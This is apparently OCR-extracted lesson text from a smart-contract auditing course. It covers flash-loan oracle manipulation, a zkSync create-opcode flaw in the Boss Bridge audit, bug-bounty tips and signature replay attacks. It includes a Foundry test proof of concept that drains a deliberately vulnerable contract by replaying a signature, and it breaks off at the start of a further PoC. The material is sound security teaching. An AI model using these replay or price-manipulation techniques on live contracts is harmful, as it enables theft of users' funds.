
All of the images and diagrams for this lesson will be in the [src/oracle-manipulation] directory.

First, let's recall what we've been talking about regarding flash loans. These are equity focuses DeFi systems which allow anyone to leverage more than their own buying power for the duration of a single transaction, for a fee.



We also learnt that this was an amazing tool to facilitate arbitrage, whereby a user can normalize the prizes between Dexs by buying and selling an asset with an identified price difference between them. This has two effects

1. The user makes a profit denoted by the margin between the two listings of the asset
2. The listed prices of the asset should change as demand and price on each protocol adjusts for the arbitration




Do you see where we're going with this yet?

Flash loans afford the ability to manipulate the prices of assets on Dexs by drastically altering the ratios between trading pairs. This results in any price of an asset reliant on these Dex pairs will be inaccurate!

The impact on Thunder Loan itself is a little harder to see, but let's consider that this would look like in a simpler example.

We know the flash loan receiver needs to be a smart contract with the executeOperation function. It's in this function that the funds are used for the purpose the user borrowed them, what if they were first used to manipulate a Dex price?



In the diagram above, we can see that an interaction with TSwap is being used to manipulate the price ratio between the two tokens (USDC and WETH). This allows the flash loan receiver to purchase an NFT at a massive WETH discount, ultimately selling it for a profit in USDC.

The profit of course is used to then repay the flashloan.

It's the NFT Protocol's reliance on a Dex like TSwap as an oracle that leads to a vulnerability like this!


> **Note:** The Diagram is simplified, there are other considerations not accounted for such as slippage, the weth spent on the NFT etc, but the concept is the same.

Wrap Up

This is great high-level overview of the vulnerabilities associated with using Dexs like `TSwap` as a `price oracle`. We're going to see this in action within `ThunderLoan` when we write a PoC to highlight this vulnerability.


Before jumping into the next lesson, I encourage you to take a look at the contracts and examples provided in **sc-exploits-minimized**, for this vulnerability. Oracle Manipulation is a big one, so we *have got to* be familiar with it.

The repo has some fantastic examples and links to Remix, **Damn Vulnerable DeFi** challenges and even a **great case study** pertaining to `oracle manipulation`. Please investigate, stay curious!



Boss Bridge

Boss Bridge Diagram



To begin, `TokenFactory.sol`'s sole purpose is to deploy `L1Token.sol` contracts. Easy.

We can see (start from the top left) that a User on L1 will call the `depositToL2` function on `L1BossBridge.sol`. This tells `Boss Bridge` to lock up a given amount of the user's `L1Tokens` into the `L1Vault`.

As the user's tokens are moved to the `L1Vault` an event is emitted. This tells the `Boss Bridge Signer` that a given amount of tokens have been received and they are free to unlock that amount of tokens from the `L2Vault`. These `Signers` represent that centralized bottleneck that many bridge protocols suffer from. The role is important and impactful and we should be very aware of what they're capable of.

`L2Token` exists as a copy of the L1 asset, on L2.

Tokens from the `L2Vault` are transferred to the User on L2.

The same flow of transactions is generally expected to work in reverse as well, where a user will lock tokens on L2 to unlock them on L1, but this process isn't in the scope of our Boss Bridge review!

Exploit - Unsupported Opcodes

Something interesting to me in the `TokenFactory::deployToken` is that the Boss Bridge team is using Assembly for some reason. Using low-level code can introduce some easy ways to break a contract that we should be cognizant of.

We go deeper into opcodes in the HorseStore and Math Masters sections of the **Assembly & Formal Verification Course**, don't be discouraged if this bit isn't clear right away.

deployToken Assembly

So, Assembly gives us lower level access to the EVM. We can see it being used in `TokenFactory::deployToken`.

```
function deployToken(string memory symbol, bytes memory contractBytecode) public onlyOwner returns
(address addr) {
    assembly {
        addr := create(0, add(contractBytecode, 0x20), mload(contractBytecode))
    }
    s_tokenToAddress[symbol] = addr;
    emit TokenDeployed(symbol, addr);
}
```

In Solidity, this Assembly block is actually written in a language called `Yul`, we see it's executing the `create` function.

The **Solidity Documentation** is a great reference for what these Yul functions are doing.

What does this mean for our Boss Bridge function?

v - `0`

p - `add(contractBytecode, 0x20)`

n - `mload(contractBytecode)`


Without getting too deep into how things are working, any time you work with data, it tends to need to be loaded into memory. In order to do this, we need to know how big it is, or how much data to load.

Ultimately, our `create` function is taking the size of our contract byte code (`p`), loading it into memory (`n`), and creating the contract based on that data in memory. `v` is the value we're sending with the create transaction.

The create Yul function returns an address, but I'm really not sure why the protocol would choose to deploy this way. We might post the question:

```
// @Audit-Question: Why are we using Assembly here? Is this gas efficient?
```

If your TokenFactory.json file looks like this:




...right-click and select `Format Document`.

We can scroll down to `bytecode` or `deployedBytecode` for a list of what's used in this contract. This string of numbers and letters is the hexadecimal representation of the opcodes of which this contract is comprised.

Within this list, we expect to find the `create` opcode. A reference list for opcodes can be found here on **evm.codes**. From that reference we can see that `create` is represented by the opcode `F0`.

We can definitely see it popping up, if we search our bytecode for this.. don't worry about it showing up a few times for our purposes here.



This opcode is of course compatible with the `Ethereum` chain, but Boss Bridge is meant to work on `zkSync Era`! I wonder if the `create` opcode is supported, we should check **their docs**.

Their docs have a tonne of valuable information that I recommend you read, but we're most interested in `EVM compatibility`. From **this section** of the docs zkSync details:

> EVM Compatibility
>
> There is a lot of confusion amongst the community with regard to the impacts of being EVM Compatible versus EVM Equivalent. First, let's define what is meant by the two.
>
> - EVM Equivalent means that a given protocol supports every opcode of Ethereum's EVM down to the bytecode. Thus, any EVM smart contract works with 100% assurance out of the box.
> - EVM Compatible means that a percentage of the opcodes of Ethereum's EVM are supported; thus, a percentage of smart contracts work out of the box.
>
> zkSync is optimized to be EVM compatible not EVM equivalent for three primary reasons:
>
> 1. Creating a generalized circuit for EVM equivalence down to the bytecode would be prohibitively expensive and time-consuming.
> 2. Building on what we learned with zkSync Lite, we were able to design a system optimized for performance and provability in ZK.
> 3. The opcodes we've chosen NOT to support are deprecated by Ethereum itself, or rarely used. In the case a project needs them, modifications to work with zkSync are minimal and do not generate a need for a new security audit.

Alright, all good to know, but not exactly what we're looking for. It *does* seem like things are handled somewhat differently on zkSync Era. **This page** has more specific information on how `create` is handled.

> "On zkSync Era, contract deployment is performed using the hash of the bytecode, and the factoryDeps field of EIP712 transactions contains the bytecode. The actual deployment occurs by providing the contract's hash to the ContractDeployer system contract.
>
> To guarantee that create/create2 functions operate correctly, the compiler must be aware of the bytecode of the deployed contract in advance. "

The code below should work as expected:

```solidity
MyContract a = new MyContract();
MyContract a = new MyContract{salt: ...}();
```

In addition, the subsequent code should also work, but it must be explicitly tested to ensure its intended functionality:

```solidity
bytes memory bytecode = type(MyContract).creationCode;
assembly {
    addr := create2(0, add(bytecode, 32), mload(bytecode), salt)
}
```

The following code will not function correctly because the compiler is not aware of the bytecode beforehand:

```solidity
function myFactory(bytes memory bytecode) public {
   assembly {
      addr := create(0, add(bytecode, 0x20), mload(bytecode))
   }
}
```

Uh oh. The third example we're given by the zkSync docs looks suspiciously like our `Boss Bridge` execution of `create`!

This is clearly going to be an issue.

```
assembly {
    // @Audit-High: This won't work on zkSync Era!
    // Docs Reference: https://docs.zksync.io/build/developer-reference/differences-with-ethereum.html#create-create2
    addr := create(0, add(contractBytecode, 0x20), mload(contractBytecode))
}
```

Signatures Summarized

In a nutshell, this is how signing works:

1. Take a private key + message
    - The message is generally comprised of: data, function selectors, parameters etc
2. Pass both the private key + message into the [Elliptic Curve Digital Signature Algorithm] (ECDSA)
    - We don't dive deep into ECDSA, but I recommend you do
    - outputs `v, r, and s`
3. `v, r, and s` are used to verify someone's signature using the precompile `ecrecover`.

Bug Hunting Tips

So, how did `LeonSpacewalker` find this bug, disclose it and get his massive payout? Leon's tips are below:

1. Find your edge: Find the thing that gives you an advantage over other auditors and developers.
2. Find a strategy that works for you: Everyone different and the best approach to finding bugs for one may be different for another. Leon outlined a few good strategies:
    1. Find a project and search for bugs - this includes learning everything there is to know about a protocol, reading it's documentation, building it locally, really mastering the insides and out to identify where things go wrong.

2. Find a bug and search for projects - Find a bug that's rare or many people are unfamiliar with and look for projects that may be vulnerable to that bug. It can be much easier to look for a specific thing in a code base than to look for something that stands out.
3. Be fast with new updates: Be signed up to Bug Bounty announcements through platforms like Immunefi to assure you're notified as soon as a bounty is made live by a protocol.
4. Be creative with finding your edge: Something Leon did to give him an edge was traverse community forums to scope out which protocols were considering doing a bug bounty. He would then proactively look through code based *before* they were even submitted for approval!
5. Know your tooling: Security researchers use a whole host of tools to their advantage when hunting for bugs including things like
   - Solidity Visual Developer
   - Hardhat
   - Etherscan
   - Foundry
   - Fuzzing Tools
   - Test Suites

   ... to name a few. Knowing these tools, their features and how to implement them effectively provide huge advantages when approaching a bug hunt.
6. **Don't be afraid of audited projects:** Just because a code base has been reviewed ***does not*** guarantee it's 100% secure. Code bases which have gone through multiple rounds of security reviews may often still be vulnerable to lesser known exploits, and frankly no audit firm is perfect.
7. **Find your niche:** Find that thing you specialize in and know more about than anyone else. For example, a lot of developers may know Solidity, but not understand the financial side of DeFi. Maybe you want to get really good at borrowing and lending, maybe NFTs. Find something that positions you to be the expert at defending that particular space/industry.

Exploit - Signature Replay

Exploit - Signature Replay Introduction

Alright, there seems to be a lot going on in the sendToL1 function, lots of complicated signature stuff. Is there any way we can break this?

```
function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message) public nonReentrant
whenNotPaused {
    address signer = ECDSA.recover(MessageHashUtils.toEthSignedMessageHash(keccak256(message)), v, r,
s);
•
    if (!signers[signer]) {
        revert L1BossBridge__Unauthorized();
    }
•
    (address target, uint256 value, bytes memory data) = abi.decode(message, (address, uint256,
bytes));
•
    (bool success,) = target.call{ value: value }(data);
    if (!success) {
        revert L1BossBridge__CallFailed();
    }
}
```

Consider the nature of the blockchain. Any data passed to a transaction is publicly accessible. Once a signed message's v, r and s are made public, on-chain, anyone could execute this transaction, technically.

... What happens if the transaction happens twice?

Exploit - Signature Replay Minimized

We need to talk about signature reply attacks, because they are painfully common in Web3.

We've got a great hands-on, **Remix example** in our **sc-exploits-minimized** repo to assist you in better understanding this attack vector. If you want to play with it in Remix, you're encouraged to do so, but I find it easier to bring up the **SignatureReplayTest.t.sol** file in the sc-exploits-minimized repo locally.

```
function test_signatureReplay() public {
    vm.startPrank(victim.addr);
    signatureReplay.deposit{value: startingAmount}();

    // These 3 lines happen off chain
    bytes32 structHash = keccak256(abi.encode(signatureReplay.TYPEHASH(), withdrawAmount));
    bytes32 digest = signatureReplay.getHashTypedDataV4(structHash); // This function will prepend the
EIP-712 domain separator
    (uint8 v, bytes32 r, bytes32 s) = vm.sign(victim.key, digest);

    // Victim signs withdrawal of 1 ether, oh no! The signature is loose!
    // The V, R, and S values are live!
    signatureReplay.withdrawBySig(v, r, s, withdrawAmount);
    vm.stopPrank();

    assertEq(address(signatureReplay).balance, startingAmount - withdrawAmount);
    assertEq(signatureReplay.balances(victim.addr), startingAmount - withdrawAmount);

    vm.startPrank(attacker);
    while (address(signatureReplay).balance >= 1 ether) {
        signatureReplay.withdrawBySig(v, r, s, withdrawAmount);
    }
    vm.stopPrank();

    assertEq(address(signatureReplay).balance, 0);
    assertEq(signatureReplay.balances(victim.addr), 0);
}
```

In this test, we have a victim depositing funds to a protocol and then signing a transaction with `vm.sign`. The victim then calls `withdrawBySig` which broadcasts the `v, r, and s` values of the victims signature for this message, on-chain.

```
signatureReplay.withdrawBySig(v, r, s, withdrawAmount);
```

From here, an attacker sees these values on-chain and decides to call the `withdrawBySig` function with them repeatedly until all funds are removed from the protocol.

Granted, in this example the attacker isn't *stealing* anything, you could see the potential exploits that could arise from this sort of vulnerability.

Signature Replay PoC

With some context of how a signature replay attack works, we can come back to our sendToL1 function within L1BossBridge.sol and see how it applies to our situation.

```
